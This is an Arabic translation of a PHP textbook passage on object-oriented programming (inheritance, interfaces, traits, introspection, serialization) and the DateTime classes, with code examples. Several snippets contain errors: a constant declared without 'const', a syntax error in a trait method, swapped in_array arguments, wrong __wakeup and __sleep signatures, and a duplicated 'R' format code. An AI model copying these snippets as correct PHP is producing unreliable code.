باستخدام معدِّلات الوصول، يمكنك تغيير رؤية ثوابت الفئة. يجب إعلان ثوابت الفئة التي يمكن الوصول إليها خارج الطرق على الكائن لـ public؛ يجب إعلان ثوابت الفئة على مثيل لا يمكن الوصول إليه إلا من خلال طرق ضمن نفس الفئة private. أخيرًا، لا يمكن الوصول إلى الثوابت المعلنة على أنها protected إلا من داخل طرق فئة الكائن وطرق الفئات للفئات الموروثة من الفئة. تحديد رؤية ثوابت الفئة اختياري؛ إذا لم يتم تحديد الرؤية، تكون الطريقة public. على سبيل المثال، قد تحدد:

```
class Person {
 protected const PROTECTED_CONST = false;
 public const DEFAULT_USERNAME = "<unknown>";
 private INTERNAL_KEY = "ABC1234";
}
```

الوراثة "Inheritance"

لترث الخصائص والطرق من فئة أخرى، استخدم الكلمات الأساسية extends في تعريف الفئة، متبوعة باسم الفئة الأساسية:

```
class Person {
 public $name, $address, $age;
}

class Employee extends Person {
 public $position, $salary;
}
```

تحتوي فئة الموظف "Employee" على خصائص الـ: $position والراتب $salary، بالإضافة إلى $name و $address وخصائص $age الموروثة من فئة الشخص "Person".

إذا كان للفئة المشتقة خاصية أو طريقة بنفس الاسم كواحد في فئتها الأصلية أو الفئة الأب "parent"، فإن الخاصية أو الطريقة في الفئة المشتقة لها الأسبقية على الخاصية أو الطريقة في الفئة الأصلية. إشارة "Referencing" الخاصية ترجع قيمة الخاصية على الطفل "child"، بينما الإشارة إلى الطريقة تستدعي الطريقة على الطفل.

استخدم parent::*method*() للوصول إلى طريقة تم تجاوزها في فئة الأب:

```
parent::birthday(); // call parent class's birthday() method
```

هناك خطأ شائع يتمثل في ترميز اسم الفئة الأصل في استدعاءات للطرق التي تم تجاوزها:

```
Creature::birthday(); // when Creature is the parent class
```

يعد هذا خطأ لأنه يوزع معرف اسم الفئة الأصلي في جميع أنحاء الفئة المشتقة. يؤدي استخدام ::parent إلى تمركز معرفة الفئة الأصل في جملة extends.

إذا كان من الممكن تصنيف طريقة ما ضمن فئة فرعية وتريد التأكد من أنك تستدعيها في الفئة الحالية، فاستخدم ()self::*method*:

```
self::birthday(); // call this class's birthday() method
```

للتحقق مما إذا كان الكائن هو مثيل لفئة معينة أو إذا كان يطبق واجهة معينة (راجع قسم "الواجهات")، يمكنك استخدام العامل instanceof:

```
if ($object instanceof Animal) {
 // do something
}
```

واجهات

توفر الواجهات طريقة لتحديد العقود "contracts" التي تلتزم بها الطبقة، توفر الواجهة نماذج أولية وثوابت للطريقة، ويجب أن توفر أي فئة تنفذ الواجهة عمليات تنفيذ لجميع الأساليب في الواجهة. إليك بنية تعريف الواجهة:

```
interface interfacename {
 [ function functionname();
 ...
 ]
}
```

للإعلان عن تنفيذ فئة لواجهة، قم بتضمين الكلمة الأساسية implements وأي عدد من الواجهات، مفصولة بفواصل:

```
interface Printable {
 function printOutput();
}

class ImageComponent implements Printable {
 function printOutput() {
 echo "Printing an image...";
 }
}
```

قد ترث الواجهة من الواجهات الأخرى (بما في ذلك الواجهات المتعددة) طالما لم ترث أي من الواجهات من أساليب التصريح التي تحمل نفس الاسم مثل تلك المعلنة في الواجهة الفرعية.

السمات Traits

توفر السمات آلية لإعادة استخدام الكود خارج التسلسل الهرمي للفئة. تسمح لك السمات بمشاركة الدوال عبر الفئات المختلفة التي لا تشترك (ولا ينبغي) في صنف مشترك في التسلسل الهرمي للفصل. في ما يلي بناء الجملة لتعريف سمة:

```
trait traitname [ extends baseclass ] {
 [ use traitname, [ traitname, ... ]; ]

 [ visibility $property [ = value ]; ... ]

 [ function functionname (args) {
 // code
 }
 ...
 ]
}
```

للإعلان أن الفصل يجب أن يشتمل على طرق السمات، قم بتضمين الكلمة الأساسية use وأي عدد من السمات، مفصولة بفواصل:

```
trait Logger {
 public function log($logString) {
 $className = __CLASS__;
 echo date("Y-m-d h:i:s", time()) . ": [{$className}]
{$logString}";
 }
}
```

```
class User {
 use Logger;

 public $name;

 function __construct($name = '') {
 $this->name = $name;
 $this->log("Created user '{$this->name}'");
 }

 function __toString() {
 return $this->name;
 }
}

class UserGroup {
 use Logger;

 public $users = array();

 public function addUser(User $user) {
 if (!in_array($this->users, $user)) {
 $this->users[] = $user;
 $this->log("Added user '{$user}' to group");
 }
 }
```

```
}

$group = new UserGroup;
$group->addUser(new User("Franklin"));
2012-03-09 07:12:58: [User] Created user 'Franklin'2012-03-09 07:12:58:
[UserGroup] Added user 'Franklin' to group
```

الطرق التي تحددها سمة المسجل ”Logger“ متاحة لحالات فئة UserGroup كما لو كانت محددة في تلك الفئة.

للإعلان عن أن السمة يجب أن تتكون من سمات أخرى، قم بتضمين جملة use في إعلان السمة، متبوعًا بواحد أو أكثر أسماء السمات مفصولة بفواصل، كما هو موضح هنا:

```
trait First {
 public function doFirst( {
 echo "first\n";
  }
}

trait Second {
 public function doSecond() {
 echo "second\n";
  }
}
```

```
trait Third {
 use First, Second;

 public function doAll() {
 $this->doFirst();
 $this->doSecond();
 }
}

class Combined {
 use Third;
}

$object = new Combined;
$object->doAll();
firstsecond
```

يمكن للسمات أن تعلن عن طرق مجردة "abstract methods".

إذا كان الفصل "class" يستخدم سمات متعددة تحدد نفس الطريقة، فإن PHP تعطي خطأً فادحًا. ومع ذلك، يمكنك تجاوز هذا السلوك بإخبار المترجم بالتحديد أي تطبيق تريد استخدامه لطريقة معينة. عند تحديد السمات التي يتضمنها الفصل، استخدم الكلمة الأساسية insteadof لكل تعارض "conflict":

```
trait Command {
 function run() {
 echo "Executing a command\n";
 }
}

trait Marathon {
 function run() {
 echo "Running a marathon\n";
 }
}

class Person {
 use Command, Marathon {
 Marathon::run insteadof Command;
 }
}

$person = new Person;
$person->run();
Running a marathon
```

بدلاً من اختيار طريقة واحدة فقط لتضمينها، يمكنك استخدام الكلمة الرئيسية as لتسمية مستعارة "alias" لطريقة سمة داخل الفئة بما في ذلك اسم مختلف. لا يزال يتعين عليك حل أي تعارضات في السمات المضمنة صراحة. فمثلا:

```
trait Command {
 function run() {
 echo "Executing a command";
 }
}

trait Marathon {
 function run() {
 echo "Running a marathon";
 }
}

class Person {
 use Command, Marathon {
 Command::run as runCommand;
 Marathon::run insteadof Command;
 }
}

$person = new Person;
$person->run();
$person->runCommand();
```

Running a marathonExecuting a command

طرق مجردة "Abstract Methods"

توفر PHP أيضًا آلية للإعلان عن وجوب تنفيذ عمليات معينة في الفئة بواسطة الفئات الفرعية "subclasses" - لم يتم تحديد تنفيذ هذه الأساليب في الفئة الرئيسية. في هذه الحالات، تقدم طريقة مجردة، بالإضافة إلى ذلك، إذا احتوت الفئة على أي عمليات مُعرّفة "defined" على أنها مجردة "abstract"، فيجب أيضًا إعلان الفئة كفئة مجردة:

```
abstract class Component {
 abstract function printOutput();
}


class ImageComponent extends Component {
 function printOutput() {
 echo "Pretty picture";
 }
}
```

لا يمكن إنشاء مثيل للفئات المجردة. لاحظ أيضًا أنه على عكس بعض اللغات، لا تسمح لك PHP بتوفير تنفيذ "implementation" افتراضي للطرق المجردة.

يمكن للسمات أيضًا أن تعلن عن طرق مجردة. يجب أن تطبق الفئات التي تتضمن سمة تحدد طريقة مجردة تلك الطريقة:

```
trait Sortable {
 abstract function uniqueId();
```

```
 function compareById($object) {
 return ($object->uniqueId() < $this->uniqueId()) ? -1
: 1;
 }
}

class Bird {
 use Sortable;

 function uniqueId() {
 return __CLASS__ . ":{$this->id}";
 }
}

// this will not compile
class Car {
 use Sortable;
}

$bird = new Bird;
$car = new Car;
$comparison = $bird->compareById($car);
```

عند تنفيذ طريقة مجردة في فئة فرعية، يجب أن تتطابق تواقيع "signatures" الطريقة - أي، يجب أن تأخذ نفس العدد من المعلمات المطلوبة، وإذا كان لأي من المعلمات تلميحات كتابة، فيجب أن تتطابق تلميحات الكتابة هذه. بالإضافة إلى ذلك، يجب أن يكون للطريقة نفس الرؤية المقيدة أو أقل.

Constructors

يمكنك أيضًا تقديم قائمة بالمدخلات التي تتبع اسم الفئة عند إنشاء كائن:

```
$person = new Person("Fred", 35);
```

يتم تمرير هذه المدخلات إلى منشئ "*constructor*" الفئة، وهي دالة خاصة تقوم بتهيئة خصائص الفئة.

المُنشئ "constructor" هو دالة في الفئة تسمى ()__construct. فيما يلي مُنشئ لفئة Person:

```
class Person {
 function __construct($name, $age) {
 $this->name = $name;
 $this->age = $age;
 }
}
```

لا توفر PHP سلسلة تلقائية للمُنشئين؛ بمعنى، إذا قمت بإنشاء مثيل لفئة مشتقة، فسيتم استدعاء المُنشئ فقط في الفئة المشتقة تلقائيًا. لكي يتم استدعاء مُنشئ الفئة الأصلية، يجب على المُنشئ في الفئة المشتقة استدعاء المُنشئ صراحةً. في هذا المثال، يستدعي مُنشئ فئة Employee مُنشئ Person:

```
class Person {
 public $name, $address, $age;

 function __construct($name, $address, $age) {
 $this->name = $name;
 $this->address = $address;
```

```
 $this->age = $age;
 }
}

class Employee extends Person {
 public $position, $salary;

 function __construct($name, $address, $age, $position,
$salary) {
 parent::__construct($name, $address, $age);

 $this->position = $position;
 $this->salary = $salary;
 }
}
```

المدمرات "Destructors"

عندما يتم تدمير كائن، مثل عند إزالة المرجع الأخير إلى كائن أو الوصول إلى نهاية البرنامج النصي، يتم استدعاء أداة التدمير "*destructor*" الخاصة به. نظراً لأن PHP تقوم تلقائيًا بتنظيف جميع الموارد عندما تقع خارج النطاق وفي نهاية تنفيذ البرنامج النصي، فإن تطبيقها يكون محدودًا. المدمر هو طريقة تسمى __destruct():

```
class Building {
 function __destruct() {
 echo "A Building is being destroyed!";
 }
}
```

فئات مجهولة "Anonymous Classes"

أثناء إنشاء كائنات وهمية "mock" للاختبار، من المفيد إنشاء فئات مجهولة. تتصرف الفئة المجهولة بنفس سلوك أي فئة أخرى، باستثناء أنك لا تقدم اسمًا (مما يعني أنه لا يمكن إنشاء مثيل له بشكل مباشر):

```
class Person {
 public $name = '';

 function getName() {
 return $this->name;
 }
}

// return an anonymous implementation of Person
$anonymous = new class() extends Person {
 public function getName() {
 // return static value for testing purposes
 return "Moana";
 }
}; // note: requires closing semicolon, unlike nonanonymous class definitions
```

على عكس مثيلات الفئات المسماة، لا يمكن إجراء تسلسل لمثيلات الفئات المجهولة. تؤدي محاولة إجراء تسلسل لمثيل لفئة مجهولة إلى حدوث خطأ.

الاستبطان Introspection

الاستبطان هو قدرة البرنامج على فحص خصائص الكائن، مثل الاسم والفئة الأصلية (إن وجدت) والخصائص والطرق. باستخدام الاستبطان، يمكنك كتابة التعليمات البرمجية التي تعمل على أي فئة أو كائن. لست بحاجة لمعرفة الأساليب أو الخصائص المحددة عند كتابة التعليمات البرمجية الخاصة بك، بدلاً من ذلك، يمكنك اكتشاف تلك المعلومات في وقت التشغيل، مما يجعل من الممكن لك كتابة مصححات أخطاء "debuggers" عامة ومسلسلات "serializers" وملفات تعريف "profilers" وما شابه ذلك. في هذا القسم، نلقي نظرة على دوال الاستبطان التي توفرها PHP.

اختبار الفئات "Examining Classes"

لتحديد ما إذا كانت الفئة موجودة أم لا، استخدم الدالة class_exists()، والتي تأخذ سلسلة وترجع قيمة منطقية. بالتناوب، يمكنك استخدام دالة get_declared_classes()، التي تُرجع مصفوفة من الفئات المحددة وتحقق مما إذا كان اسم الفئة موجودًا في المصفوفة التي تم إرجاعها:

```
$doesClassExist = class_exists(classname);


$classes = get_declared_classes();
$doesClassExist = in_array(classname, $classes);
```

يمكنك الحصول على الطرق والخصائص الموجودة في الفصل الدراسي (بما في ذلك تلك الموروثة من الفئات الفائقة) باستخدام الدالتين get_class_methods() و get_class_vars(). تأخذ هذه الدوال اسم فئة وتعيد مصفوفة:

```
$methods = get_class_methods(classname);
```

```
$properties = get_class_vars(classname);
```

يمكن أن يكون اسم الفئة إما متغيرًا يحتوي على اسم الفئة، أو bare word، أو سلسلة مقتبسة:

```
$class = "Person";
$methods = get_class_methods($class);
$methods = get_class_methods(Person); // same
$methods = get_class_methods("Person"); // same
```

المصفوفة التي تم إرجاعها بواسطة ()get_class_methods هي قائمة بسيطة بأسماء الطرق. المصفوفة الترابطية التي تم إرجاعها بواسطة ()get_class_vars تعين أسماء الخصائص إلى القيم وتتضمن أيضًا الخصائص الموروثة.

تتمثل إحدى مشكلات ()get_class_vars في أنها تعرض فقط الخصائص التي لها قيم افتراضية وتكون مرئية في النطاق الحالي؛ لا توجد طريقة لاكتشاف الخصائص غير المهيأة.

استخدم ()get_parent_class للعثور على الفئة الأصلية للفئة:

```
$superclass = get_parent_class(classname);
```

يسرد المثال 6-1 دالة ()displayClasses، والتي تعرض جميع الفئات المُعلنة حاليًا وطرق وخصائص كل منها.

مثال 6-1. عرض جميع الفئات المصرح عنها

```
function displayClasses() {
 $classes = get_declared_classes();

 foreach ($classes as $class) {
 echo "Showing information about {$class}<br />";
 $reflection = new ReflectionClass($class);

 $isAnonymous = $reflection->isAnonymous() ? "yes" :
"no";
 echo "Is Anonymous: {$isAnonymous}<br />";

 echo "Class methods:<br />";
 $methods = $reflection-
>getMethods(ReflectionMethod::IS_STATIC);

 if (!count($methods)) {
 echo "<i>None</i><br />";
 }
 else {
 foreach ($methods as $method) {
 echo "<b>{$method}</b>()<br />";
 }
 }
```

```
 echo "Class properties:<br />";

 $properties = $reflection->getProperties();

 if (!count($properties)) {
 echo "<i>None</i><br />";
 }
 else {
 foreach(array_keys($properties) as $property) {
 echo "<b>\${$property}</b><br />";
 }
 }

 echo "<hr />";
 }
}
```

اختبار الكائن

للحصول على الفئة التي ينتمي إليها الكائن، تأكد أولاً من أنه كائن يستخدم الدالة ()is_object، ثم احصل على الفئة باستخدام دالة ()get_class:

```
$isObject = is_object(var);
$classname = get_class(object);
```

قبل استدعاء طريقة على كائن، يمكنك التأكد من وجودها باستخدام الدالة ()method_exists:

```
$methodExists = method_exists(object, method);
```

استدعاء طريقة غير محددة يؤدي إلى استثناء وقت التشغيل.

تمامًا كما تُرجع الدالة get_class_vars() مجموعة من الخصائص لفئة ما، فإن get_object_vars() تُرجع مصفوفة من الخصائص المعينة في كائن:

```
$array = get_object_vars(object);
```

ومثلما يقوم get_class_vars() بإرجاع تلك الخصائص ذات القيم الافتراضية فقط، فإن get_object_vars() يعرض فقط تلك الخصائص التي تم تعيينها:

```
class Person {
 public $name;
 public $age;
}

$fred = new Person;
$fred->name = "Fred";
$props = get_object_vars($fred); // array('name' => "Fred", 'age' => NULL);
```

تقبل الدالة get_parent_class() إما كائنًا أو اسم فئة. تقوم بإرجاع اسم الفئة الأصل، أو FALSE إذا لم يكن هناك فئة أصل:

```
class A {}
class B extends A {}

$obj = new B;
```

```
echo get_parent_class($obj);
echo get_parent_class(B);
AA
```

عينة برنامج الاستبطان "Sample Introspection Program"

يوضح المثال 6-2 مجموعة من الدوال التي تعرض صفحة مرجعية للمعلومات حول خصائص الكائن وطرقه وشجرة الوراثة.

مثال 6-2. دوال استبطان الكائن

```
// return an array of callable methods (include inherited methods)
function getCallableMethods($object): Array {
 $reflection = new ReflectionClass($object);
 $methods = $reflection->getMethods();

 return $methods;
}

// return an array of superclasses
function getLineage($object): Array {
 $reflection = new ReflectionClass($object);

 if ($reflection->getParentClass()) {
 $parent = $reflection->getParentClass();
```

```
 $lineage = getLineage($parent);
 $lineage[] = $reflection->getName();
 }
 else {
 $lineage = array($reflection->getName());
 }

 return $lineage;
}

// return an array of subclasses
function getChildClasses($object): Array {
 $reflection = new ReflectionClass($object);

 $classes = get_declared_classes();

 $children = array();

 foreach ($classes as $class) {
 $checkedReflection = new ReflectionClass($class);

 if      ($checkedReflection->isSubclassOf($reflection-
>getName())) {
 $children[] = $checkedReflection->getName();
 }
 }
```

```
 return $children;
}

// return an array of properties
function getProperties($object): Array {
 $reflection = new ReflectionClass($object);

 return $reflection->getProperties();
}

// display information on an object
function printObjectInfo($object) {
 $reflection = new ReflectionClass($object);
 echo "<h2>Class</h2>";
 echo "<p>{$reflection->getName()}</p>";

 echo "<h2>Inheritance</h2>";

 echo "<h3>Parents</h3>";
 $lineage = getLineage($object);
 array_pop($lineage);

 if (count($lineage) > 0) {
 echo "<p>" . join(" -&gt; ", $lineage) . "</p>";
 }
 else {
```

```
echo "<i>None</i>";
}

echo "<h3>Children</h3>";
$children = getChildClasses($object);
echo "<p>";

if (count($children) > 0) {
echo join(', ', $children);
}
else {
echo "<i>None</i>";
}

echo "</p>";

echo "<h2>Methods</h2>";
$methods = getCallableMethods($object);

if (!count($methods)) {
echo "<i>None</i><br />";
}
else {
foreach($methods as $method) {
echo "<b>{$method}</b>();<br />";
}
```

```
 }

 echo "<h2>Properties</h2>";
 $properties = getProperties($object);

 if (!count($properties)) {
 echo "<i>None</i><br />";
 }
 else {
 foreach(array_keys($properties) as $property) {
 echo "<b>\${$property}</b> = " . $object->$property .
"<br />";
 }
 }

 echo "<hr />";
}
```

فيما يلي بعض نماذج الفئات والكائنات التي تمارس دوال الاستبطان من المثال 6-2:

```
class A {
 public $foo = "foo";
 public $bar = "bar";
 public $baz = 17.0;

 function firstFunction() { }
```

```
 function secondFunction() { }
}

class B extends A {
 public $quux = false;

 function thirdFunction() { }
}

class C extends B { }

$a = new A();
$a->foo = "sylvie";
$a->bar = 23;

$b = new B();
$b->foo = "bruno";
$b->quux = true;

$c = new C();

printObjectInfo($a);
printObjectInfo($b);
printObjectInfo($c);
```

التسلسل "Serialization"

تسلسل "*Serializing*" الكائن يعني: تحويله إلى تمثيل bytestream يمكن تخزينه في ملف. هذا مفيد للبيانات المستمرة؛ على سبيل المثال، تقوم جلسات PHP بحفظ الكائنات واستعادتها تلقائيًا. التسلسل في PHP تلقائي في الغالب - يتطلب منك القليل من العمل الإضافي، بخلاف استدعاء الدالتين serialize() و unserialize():

```
$encoded = serialize(something);
$something = unserialize(encoded);
```

يتم استخدام التسلسل بشكل شائع مع جلسات PHP، والتي تتعامل مع التسلسل نيابة عنك. كل ما عليك فعله هو إخبار PHP بالمتغيرات التي يجب تتبعها، ويتم الاحتفاظ بها تلقائيًا بين الزيارات إلى صفحات موقعك. ومع ذلك، فإن الجلسات ليست الاستخدام الوحيد للتسلسل - إذا كنت تريد تنفيذ النموذج الخاص بك من الكائنات الثابتة "persistent objects"، فإن serialize() وunserialize() هما خياران طبيعيان.

يجب تعريف فئة الكائن قبل أن يحدث إلغاء التسلسل. تؤدي محاولة إلغاء تسلسل كائن لم يتم تعريف صنفه بعد إلى وضع الكائن في فئة stdClass، مما يجعله عديم الفائدة تقريبًا. إحدى النتائج العملية لذلك هي أنه إذا كنت تستخدم جلسات PHP لتسلسل الكائنات وإلغاء تسلسلها تلقائيًا، فيجب عليك تضمين الملف الذي يحتوي على تعريف فئة الكائن في كل صفحة على موقعك. على سبيل المثال، قد تبدأ صفحاتك على النحو التالي:

```
include "object_definitions.php"; // load object definitions
session_start(); // load persistent variables
?>
<html>...
```

PHP لها خطافان "hooks" للكائنات أثناء عملية التسلسل وإلغاء التسلسل: ()__sleep و ()__wakeup. تُستخدم هذه الطرق لإعلام الكائنات بأنها متسلسلة أو غير متسلسلة. يمكن إجراء تسلسل للكائنات إذا لم يكن لديها هذه الطرق؛ ومع ذلك، لن يتم إشعارهم بشأن العملية.

يتم استدعاء طريقة ()__sleep على كائن قبل التسلسل مباشرة؛ يمكنه إجراء أي تنظيف ضروري للحفاظ على حالة الكائن، مثل إغلاق اتصالات قاعدة البيانات، وكتابة البيانات الدائمة غير المحفوظة، وما إلى ذلك. يجب أن تعيد مصفوفة تحتوي على أسماء أعضاء البيانات التي يجب كتابتها في سلسلة bytestream. إذا قمت بإرجاع مصفوفة فارغة، فلن تتم كتابة أي بيانات.

على العكس من ذلك، يتم استدعاء طريقة ()__wakeup على كائن مباشرة بعد إنشاء كائن من سلسلة bytestream. يمكن للطريقة اتخاذ أي إجراء تتطلبه، مثل إعادة فتح اتصالات قاعدة البيانات ومهام التهيئة الأخرى.

المثال 6-3 عبارة عن فئة كائن، Log، توفر طريقتين مفيدتين: ()write لإلحاق رسالة بملف السجل، و()read لجلب المحتويات الحالية لملف السجل. يستخدم ()__wakeup لإعادة فتح ملف السجل و ()__sleep لإغلاق ملف السجل.

مثال 6-3. ملف Log.php

```
class Log {
 private $filename;
 private $fh;

 function __construct($filename) {
 $this->filename = $filename;
 $this->open();
 }

 function open() {
 $this->fh = fopen($this->filename, 'a') or die("Can't
open {$this->filename}");
 }

 function write($note) {
 fwrite($this->fh, "{$note}\n");
 }

 function read() {
 return join('', file($this->filename));
 }

 function __wakeup(array $data): void {
 $this->filename = $data["filename"];
 $this->open();
 }
```

```
function __sleep() {
 // write information to the account file
 fclose($this->fh);

 return ["filename" => $this->filename];
 }
}
```

قم بتخزين تعريف فئة Log في ملف يسمى *Log.php*. تستخدم صفحة HTML الأمامية في المثال 4-6 فئة log وجلسات PHP لإنشاء متغير log دائم، وهو $logger.

مثال 4-6. *front.php*

```
<?php
include_once "Log.php";
session_start();
?>

<html><head><title>Front Page</title></head>
<body>

<?php
$now = strftime("%c");

if (!isset($_SESSION['logger'])) {
 $logger = new Log("/tmp/persistent_log");
```

```
 $_SESSION['logger'] = $logger;
 $logger->write("Created $now");

 echo("<p>Created    session    and    persistent    log
object.</p>");
}
else {
 $logger = $_SESSION['logger'];
}

$logger->write("Viewed first page {$now}");

echo "<p>The log contains:</p>";
echo nl2br($logger->read());
?>

<a href="next.php">Move to the next page</a>

</body></html>
```

يوضح المثال 6-5 الملف next.php، صفحة HTML. يؤدي اتباع الرابط من الصفحة الأولى إلى هذه الصفحة إلى بدء تحميل الكائن الثابت $logger. يقوم استدعاء ()__wakeup بإعادة فتح ملف السجل بحيث يكون الكائن جاهزاً للاستخدام.

مثال 6-5، next.php

```
<?php
include_once "Log.php";
session_start();
?>

<html><head><title>Next Page</title></head>
<body>

<?php
$now = strftime("%c");
$logger = $_SESSION['logger'];
$logger->write("Viewed page 2 at {$now}");

echo "<p>The log contains:";
echo nl2br($logger->read());
echo "</p>";
?>

</body></html>
```

مالتالي

تعلم كيفية استخدام الكائنات في البرامج النصية الخاصة بك هو مهمة هائلة. في الفصل التالي، ننتقل من دلالات اللغة إلى الممارسة ونعرض لك واحدة من أكثر فئات PHP شيوعًا استخدامًا من الفئات الموجهة للكائنات - فئات التاريخ والوقت.

الفصل السابع: التاريخ والوقت

من المحتمل أن يكون مطور PHP النموذجي على دراية بدوال التاريخ والوقت المتاحة، مثل عند إضافة طابع تاريخ إلى إدخال سجل قاعدة البيانات أو حساب الفرق بين تاريخين. توفر PHP فئة DateTime التي يمكنها معالجة معلومات التاريخ والوقت في وقت واحد، بالإضافة إلى فئة DateTimeZone التي تعمل جنبًا إلى جنب معها.

أصبحت إدارة المنطقة الزمنية أكثر ظهورا في السنوات الأخيرة مع ظهور مواقع التواصل الإجتماعي، مثل: Facebook و Twitter. لتكون قادرًا على نشر المعلومات على موقع ويب وجعلها تتعرف على مكانك في العالم فيما يتعلق بالآخرين على نفس الموقع مطلوب جدا هذه الأيام. ومع ذلك، ضع في اعتبارك أن دالة مثل ()date تأخذ المعلومات الافتراضية من الخادم الذي يعمل عليه البرنامج النصي، لذلك ما لم يخبرك العملاء البشريون عن مكانهم في العالم، فقد يكون من الصعب تحديد موقع المنطقة الزمنية تلقائيا. بمجرد أن تعرف المعلومات، يصبح من السهل معالجة تلك البيانات (المزيد عن المناطق الزمنية لاحقًا في هذا الفصل).

ملاحظة:

تحتوي دوال التاريخ الأصلي (والمرتبطة به) على خطأ توقيت في Windows وبعض عمليات تثبيت Unix. لا يمكنها معالجة التواريخ قبل 13 ديسمبر 1901 أو ما بعد 19 يناير 2038، نظرًا لطبيعة العدد الصحيح المكون من 32bit والمستخدم لإدارة بيانات التاريخ والوقت. لذلك، يوصى باستخدام فئة DateTime الأحدث للحصول على دقة أفضل في المستقبل.

هناك أربع فئات مترابطة للتعامل مع التواريخ والأوقات. فئة DateTime تتعامل مع التواريخ نفسها، تعالج فئة DateTimeZone المناطق الزمنية، تعالج فئة DateInterval فترات زمنية بين مثيلين من DateTime، وأخيرًا، تتعامل فئة DatePeriod مع الاجتياز عبر فترات زمنية منتظمة من التواريخ والأوقات. هناك نوعان من الفئات الداعمة الأخرى التي نادرًا ما يتم استخدامها تسمى DateTimeImmutable و DateTimeInterface والتي تعد جزءًا من "عائلة" DateTime بأكملها، لكننا لن نغطي تلك الموجودة في هذا الفصل.

من الطبيعي أن يكون مُنشئ فئة DateTime هو المكان الذي يبدأ منه كل شيء. تأخذ هذه الطريقة معلمتين، الطابع الزمني والمنطقة الزمنية. فمثلا:

```
$dt = new DateTime("2019-06-27 16:42:33", new DateTimeZone("America/Halifax"));
```

أنشأنا الكائن dt$، وخصصنا له سلسلة التاريخ والوقت بالمعامل الأول، وضبطنا المنطقة الزمنية بالمعامل الثاني. هنا، نعمل على إنشاء مثيل DateTimeZone مضمنًا، ولكن يمكنك بالتناوب إنشاء مثيل لكائن DateTimeZone في متغيره الخاص ثم استخدامه في المُنشئ، مثل:

```
$dtz = new DateTimeZone("America/Halifax");
$dt = new DateTime("2019-06-27 16:42:33", $dtz);
```

من الواضح الآن أننا نقوم بتعيين قيم مضمنة لهذه الفئات، وقد لا يكون هذا النوع من المعلومات متاحًا دائمًا للكود الخاص بك أو قد لا يكون ما تريده. بدلاً من ذلك، يمكننا التقاط قيمة المنطقة الزمنية من الخادم واستخدامها داخل فئة DateTimeZone. لالتقاط قيمة الخادم الحالية، استخدم كودا مشابهًا لما يلي:

```
$tz = ini_get('date.timezone');
```

```
$dtz = new DateTimeZone($tz);
$dt = new DateTime("2019-06-27 16:42:33", $dtz);
```

تؤسس أمثلة هذا الكود مجموعة من القيم لفئتين، DateTime وDateTimeZone. في النهاية، سوف تستخدم هذه المعلومات بطريقة ما في مكان آخر في البرنامج النصي الخاص بك. إحدى طرق فئة DateTime تسمى format()، وهي تستخدم نفس أكواد إخراج التنسيق مثل دالة date_format(). في قسم الدالة date_format(). فيما يلي عينة من طريقة format() التي يتم إرسالها إلى المتصفح كإخراج:

```
echo "date: " . $dt->format("Y-m-d h:i:s");
date: 2019-06-27 04:42:33
```

لقد قدمنا حتى الآن التاريخ والوقت للمنشئ، ولكن في بعض الأحيان قد ترغب أيضًا في التقاط قيم التاريخ والوقت من الخادم. للقيام بذلك، ما عليك سوى توفير السلسلة "now" كمعامل أول.

الكود التالي يفعل نفس الأمثلة الأخرى، باستثناء أننا نحصل هنا على قيم فئة التاريخ والوقت من الخادم. في الواقع، نظرًا لأننا نحصل على المعلومات من الخادم، فإن خصائص الفئة مليئة بشكل كامل (لاحظ أن بعض مثيلات PHP لن تحتوي على هذه المعلمة، وبالتالي ستعرض خطأ، وقد لا تتطابق المنطقة الزمنية للخادم مع خاصة):

```
$tz = ini_get('date.timezone');
$dtz = new DateTimeZone($tz);
$dt = new DateTime("now", $dtz);

echo "date: " . $dt->format("Y-m-d h:i:s");
```

date: 2019-06-27 04:02:54

تقوم طريقة diff() الخاصة بـ DateTime بما قد نتوقعه — فهي تعرض الفرق بين تاريخين. القيمة المرجعة للطريقة هي مثيل لفئة DateInterval.

لمعرفة الفرق بين مثيلي DateTime، استخدم:

```
$tz = ini_get('date.timezone');
$dtz = new DateTimeZone($tz);

$past = new DateTime("2019-02-12 16:42:33", $dtz);
$current = new DateTime("now", $dtz);

// creates a new instance of DateInterval
$diff = $past->diff($current);

$pastString = $past->format("Y-m-d");
$currentString = $current->format("Y-m-d");
$diffString = $diff->format("%yy %mm, %dd");

echo "Difference between {$pastString} and {$currentString} is {$diffString}";
```

Difference between 2019-02-12 and 2019-06-27 is 0y 4m, 14d

يتم استدعاء طريقة ()diff على أحد كائنات DateTime مع تمرير كائن DateTime آخر كمعامل. ثم نقوم بإعداد إخراج المتصفح باستخدام استدعاءات طريقة ()format.

لاحظ أن فئة DateInterval لها طريقة ()format أيضًا. نظرًا لأنه يتعامل مع الاختلاف بين تاريخين، فإن أكواد أحرف التنسيق تختلف قليلاً عن تلك الخاصة بفئة DateTime. يسبق كل كود حرف بعلامة النسبة المئوية ٪. يتم توفير أكواد الأحرف المتاحة في الجدول 7-1.

الجدول 7-1. DateInterval تنسيق أحرف التحكم

الحرف	تأثير التنسيق
a	عدد الأيام (على سبيل المثال: 23)
d	عدد الأيام غير المدرجة بالفعل في عدد الأشهر
D	عدد الأيام، بما في ذلك الصفر البادئ إذا كان أقل من 10 أيام (على سبيل المثال: 02 و 125)
f	عدد ميكرو ثانية (على سبيل المثال: 6602 أو 41569)
F	عدد ميكرو ثانية رقمية بصفر بادئ، ستة أرقام على الأقل في الطول (على سبيل المثال: 006602 أو 041569)
h	عدد الساعات

الحرف	تأثير التنسيق
H	عدد الساعات، بما في ذلك الصفر البادئ إذا كان أقل من 10 ساعات (على سبيل المثال: 12 و 04)
i	عدد الدقائق
I	عدد الدقائق، بما في ذلك الصفر البادئ إذا كان أقل من 10 دقائق (على سبيل المثال: 05 و 33)
m	عدد الأشهر
M	عدد الأشهر، بما في ذلك الصفر البادئ إذا كان أقل من 10 أشهر (على سبيل المثال، 05 و 1533)
R	- إذا كان الفرق سالبا، فارغة إذا كان الفرق موجبا
R	- إذا كان الفرق سالبا، + إذا كان الفرق موجبا
s	عدد الثواني
S	عدد الثواني، بما في ذلك الصفر البادئ إذا كانت أقل من 10 ثواني (على سبيل المثال: 15 و 05)
y	عدد السنوات

الحرف	تأثير التنسيق
Y	عدد السنوات، بما في ذلك الصفر البادئ إذا كان أقل من 10 سنوات (على سبيل المثال: 00 و 12)
%	حرف %

